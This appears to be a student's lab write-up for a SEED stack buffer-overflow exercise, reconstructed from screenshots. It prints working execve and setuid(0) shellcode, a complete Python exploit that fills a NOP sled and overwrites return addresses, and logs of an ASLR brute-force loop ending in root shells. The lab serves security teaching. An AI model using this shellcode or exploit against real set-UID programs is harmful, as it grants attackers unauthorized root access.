
```
const char shellcode[] =
#if __x86_64__
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
```

- Now changing the buffer address on line 21, L = 8 on line 24 and shellcode to as shown in the above file.




```
 1 #!/usr/bin/python3
 2 import sys
 3
 4 # Replace the content with the actual shellcode
 5 shellcode= (
 6   "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
 7   "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
 8   "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
 9 ).encode('latin-1')
10
11 # Fill the content with NOP's
12 content = bytearray(0x90 for i in range(517))
13
14 ################################################################
15 # Put the shellcode somewhere in the payload
16 start = 517-len(shellcode)                # Change this number
17 content[start:start + len(shellcode)] = shellcode
18
19 # Decide the return address value
20 # and put it somewhere in the payload
21 ret    = 0x00007fffffffd890+start            # Change this number
22 #offset = 0xffffcb28-0xffffcabc+4               # Change this
   number
23
24 L = 8     # Use 4 for 32-bit address and 8 for 64-bit address
25 for offset in range(112,212,4):
26         content[offset:offset + L] =
   (ret).to_bytes(L,byteorder='little')
27 ################################################################
28
29 # Write the content to a file
30 with open('badfile', 'wb') as f:
```

- Checking the buffer address in stack-L3-dbg



```
0016| 0x7fffffffd978 --> 0x7fffffffda90 --> 0x9090909090909090
0024| 0x7fffffffd980 --> 0x0
0032| 0x7fffffffd988 --> 0x0
0040| 0x7fffffffd990 --> 0x0
0048| 0x7fffffffd998 --> 0x0
0056| 0x7fffffffd9a0 --> 0x0
[------------------------------------------------------------------
------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0x7ffff7fe0187 "I\211\300d\213\004%\030")
    at stack.c:16
16      {
gdb-peda$ p &buffer
$1 = (char (*)[200]) 0x7fffffffd890
gdb-peda$
```


- The result is returned even after some configurations.



```
[11/03/22]seed@VM:~/.../code$ ./exploit.py
[11/03/22]seed@VM:~/.../code$ ./stack-L3
Input size: 517
==== Returned Properly ====
```


Task 7

- Configuring /bin/sh again to meet the task requirements.




```
[11/03/22]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
```

- Changed the code to setuid value 0 by some minor changes in the code.




```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit:  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit:  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"


const char shellcode[] =
#if __x86_64__
        "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
        "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
        "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
        "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
        "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
        "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
        "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
        "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
   char code[500];

   strcpy(code, shellcode);
   int (*func)() = (int(*)())code;

   func();
```

- Compiling the shellcode.




```
[11/03/22]seed@VM:~/.../code$ cd ..
[11/03/22]seed@VM:~/.../Labsetup$ cd shellcode
[11/03/22]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
```

- After executing the shellcode the shell is accessible.




```
[11/03/22]seed@VM:~/.../shellcode$ ./a32.out
# ls
Makefile  a32.out  a64.out  call_shellcode.c
# exit
[11/03/22]seed@VM:~/.../shellcode$ ./a64.out
# ls
Makefile  a32.out  a64.out  call_shellcode.c
# exit
```

- Made changed to exploit.py file




```

# Replace the content with the actual shellcode
shellcode= (
        "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
        "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
        "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
        "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##############################################################
# Put the shellcode somewhere in the payload
start = 517-len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcd28+start           # Change this number
#offset = 0xffffcd28-0xffffcabc+4              # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
for offset in range(112,212,4):
        content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##############################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

- Now when we try running the attack we can notice that there are errors. As inevitable that the attack won't work after the configurations made to the /bin/sh.



```
[11/03/22]seed@VM:~/.../code$ ./exploit.py
[11/03/22]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm)
,24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(s
ambashare),136(docker)
# 
```


- And running the final command to see if the attack worked which it obviously did.



```
[11/03/22]seed@VM:~/.../code$ ls -1 /bin/sh /bin/zsh /bin/dash
/bin/dash
/bin/sh
/bin/zsh
```


Task 8

- Turning on Address Randomization.




```
[11/03/22]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```

- Now launching the attack



```
[11/03/22]seed@VM:~/.../code$ brute-force.sh
```

- The brute force the attack was a success.



```
./brute-force.sh: line 14: 598519 Segmentation fault      ./stack-L
1
0 minutes and 6 seconds elapsed.
The program has been running 4201 times so far.
Input size: 517
./brute-force.sh: line 14: 598520 Segmentation fault      ./stack-L
1
0 minutes and 6 seconds elapsed.
The program has been running 4202 times so far.
Input size: 517
./brute-force.sh: line 14: 598521 Segmentation fault      ./stack-L
1
0 minutes and 6 seconds elapsed.
The program has been running 4203 times so far.
Input size: 517
./brute-force.sh: line 14: 598522 Segmentation fault      ./stack-L
1
0 minutes and 6 seconds elapsed.
The program has been running 4204 times so far.
Input size: 517
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(su
do),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(d
ocker)
#
```